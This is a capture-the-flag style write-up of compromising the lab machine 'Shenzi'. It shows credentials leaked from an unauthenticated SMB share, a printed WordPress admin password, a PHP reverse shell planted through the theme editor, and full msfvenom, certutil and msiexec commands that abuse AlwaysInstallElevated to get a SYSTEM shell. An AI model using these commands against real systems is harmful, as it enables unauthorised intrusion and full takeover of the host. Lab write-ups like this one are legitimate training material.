report

Report - Shenzi

- Author: Henry Post
- Target: Shenzi
- Target IP: 192.168.59.55
- Date: 04/20/2026

Executive Summary

This machine, Shenzi, was enumerated by `nmap` to have FTP, HTTP, SMB, and MySQL open.

An unauthenticated SMB share was found to have stored passwords.

These passwords were then used to login to WordPress and execute a reverse shell via PHP code that led us to non-SYSTEM access.

We then discovered that the victim had `AlwaysInstallElevated` enabled, which allowed us to execute a malicious `.msi` file as SYSTEM level, gaining a SYSTEM reverse shell and leading to the compromise of the machine.

Recommendations

- Disable `AlwaysInstallElevated` in Windows.
- Require authentication for SMB shares.
- Turn off services like SMB, MySQL, and FTP if not needed.

Resources

- https://medium.com/@ryanchamruiyang/proving-grounds-shenzi-walkthrough-b-70304399b645
- https://medium.com/@Dpsypher/proving-ground-practice-shenzi-10e684479eb9

Recon

```
???(kali?kali)-[~]
??$ nmap -sS -sV shenzi
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-20 16:47 +0000
Nmap scan report for shenzi (192.168.59.55)
Host is up (0.00040s latency).
Not shown: 993 closed tcp ports (reset)
```

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
80/tcp   open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g
PHP/7.4.6)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g
PHP/7.4.6)
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MariaDB 10.3.24 or later (unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.33 seconds
```

`nmap` shows we have FTP, HTTP, SMB, and MySQL.

Non-SYSTEM access

Let's start with SMB enumeration.

```
netexec smb 192.168.59.55 -u '' -p '' --users --shares
# no dice, we need credentials...
```

Let's try FTP.

```
wget -r ftp://Anonymous:potato123@shenzi
# no anonymous login.
```

Let's try web.

- http://shenzi/dashboard/ - XAMPP dashboard
- http://shenzi/dashboard/phpinfo.php - phpinfo
- `C:\Users\shenzi` - user folder
- http://shenzi/phpmyadmin/ - access forbidden from non-localhost

Going to consult a guide...

https://medium.com/@ryanchamruiyang/proving-grounds-shenzi-walkthrough-b-70304399b645

Okay, so apparently SMBClient is our next route.

```
smbclient -L ///**192.168.59.55//
# failed

smbclient -N "//192.168.59.55/Shenzi**"
# failed
```

https://medium.com/@Dpsypher/proving-ground-practice-shenzi-10e684479eb9

Another guide.

```
enum4linux 192.168.59.55
# failed

smbclient -N -L \\\\192.168.59.55\\
# success:
<<EOF
        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       Remote IPC
        Shenzi          Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.59.55 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
EOF

# Apparently "Shenzi" is a disk on SMB.

smbclient \\\\192.168.59.55\\Shenzi
```

We download these files.

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\192.168.59.55\\Shenzi
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu May 28 15:45:09 2020
  ..                                  D        0  Thu May 28 15:45:09 2020
  passwords.txt                       A      894  Thu May 28 15:45:09 2020
  readme_en.txt                       A     7367  Thu May 28 15:45:09 2020
  sess_klk75u2q4rpgfjs3785h6hpipp      A     3879  Thu May 28 15:45:09 2020
  why.tmp                             A      213  Thu May 28 15:45:09 2020
  xampp-control.ini                   A      178  Thu May 28 15:45:09 2020

                12941823 blocks of size 4096. 6506816 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 894 as passwords.txt (436.5 KiloBytes/sec) (average 436.5 KiloBytes/se
c)
smb: \> get xampp-control.ini
getting file \xampp-control.ini of size 178 as xampp-control.ini (86.9 KiloBytes/sec) (average 261.7 KiloB
ytes/sec)
smb: \> get why.tmp
getting file \why.tmp of size 213 as why.tmp (104.0 KiloBytes/sec) (average 209.1 KiloBytes/sec)
smb: \> get readme_en.txt
getting file \readme_en.txt of size 7367 as readme_en.txt (1199.0 KiloBytes/sec) (average 704.1 KiloBytes/
sec)
smb: \> get sess_klk75u2q4rpgfjs3785h6hpipp
getting file \sess_klk75u2q4rpgfjs3785h6hpipp of size 3879 as sess_klk75u2q4rpgfjs3785h6hpipp (947.0 KiloB
ytes/sec) (average 764.8 KiloBytes/sec)
smb: \>
```

We find the WordPress admin password.

5. WordPress:
   User: admin
   Password: FeltHeadwallWight357

We can use this to get a PHP reverse shell.

- http://shenzi/shenzi/ - wp page
- http://shenzi/shenzi/wp-admin - wp-admin login

We go to the "Theme Editor" in wp-admin.

http://shenzi/shenzi/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty


We can edit the 404.php page to insert a webshell.

> When attacking Windows machines, I like to use port 135 to avoid egress issues


https://www.revshells.com/

We need to get our attacker ip with `ip a | grep 192` ... `192.168.49.59`.

We need to search for "PHP Ivan Sincek" in revshells.com.



http://shenzi/shenzi/potato will work for a 404.



We get reverse shell as non-SYSTEM.

SYSTEM access

Next step from the guide.

> Enumerate registry settings to identify the AlwaysInstallElevated misconfiguration.

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
#HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
#    AlwaysInstallElevated    REG_DWORD    0x1


reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
# HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
#     AlwaysInstallElevated    REG_DWORD    0x1
```

We generate a malicious payload and serve it.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.59 LPORT=80 -f
msi -o malicious.msi

python3 -m http.server 80
```

We download it on the victim.

```
cd C:\Windows\Temp
certutil -urlcache -f http://192.168.49.59:80/malicious.msi malicious.msi
```

We kill our python3 process, and start an nc listener.

```
sudo nc -nvlp 80
```

We execute the payload on the victim.

```
msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.49.59] from (UNKNOWN) [192.168.59.55] 52542
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>hostname
hostname
shenzi

C:\WINDOWS\system32>date
date
The current date is: Mon 04/20/2026
Enter the new date: (mm-dd-yy)


C:\WINDOWS\system32>
```

We have SYSTEM level access.